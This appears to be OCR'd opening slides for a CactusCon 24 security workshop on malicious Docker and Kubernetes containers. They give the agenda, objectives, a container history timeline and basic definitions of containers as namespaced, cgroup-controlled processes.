
Welcome!
Creating and uncovering malicious containers: redux

Lab notes, setup guide

visit
https://github.com/lockfale/Malicious_Containers_Workshop ->
CactusCon_24

Orientation





GET REPO:
https://github.com/lockfale/Malicious_Containers_Workshop/

-> CactusCon_24

JOIN DISCORD

https://discord.gg/3eXydGjE





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
FALE ASSOCIATION OF LOCKSPORT ENTHUSIASTS

Workshop Objectives



Get Familiar with Docker and & Kubernetes

Understand Linux Containers


Secure and Break into Containerized Workflows

Fundamentals of Analyzing Containerized Workflows


Understand some details of how Kubernetes Security works

```
$> this is a lab exercise
```

Something fun upfront



Agenda



Part 1: Docker

What is it?

System Components

Where do images come from?

Observing docker containers

Networking

Image creation / Inspection / Reversing

Security

Practical - 'CTF' type situation

Part 2: Kubernetes

Architecture and Components

Usage

Interacting

Creating Clusters and Observing Pods

Threat Modelling

Offensive K8S

Logging and IR Takeaways

Why Docker? Why Containers?

Very convenient way of packaging applications - 'just works'


Easy to automate via DevOps

Can provide Security Isolation


Better resource utilization vs vms


The consistency and portability is really great from a security inspection standpoint.

Container Ecosystem



https://landscape.cncf.io/





Module 1: Docker


What is docker?

What is a container image?

System Components

Using the client


History



Container History

- 1979 - chroot system call
- 2000 - FreeBSD Jails
- 2001 - Linux Vserver
- 2004 - Solaris Zones
- 2008 - LXC
- 2013 - Docker


Containers vs server vs vm



Not a VM


Isolated set of processes

Better resource utilization vs vms



Containers are...

"processes, born from tarballs, anchored to namespaces, controlled by cgroups."




Just a tarball


with
some metadata

cgroups dictate what process resources

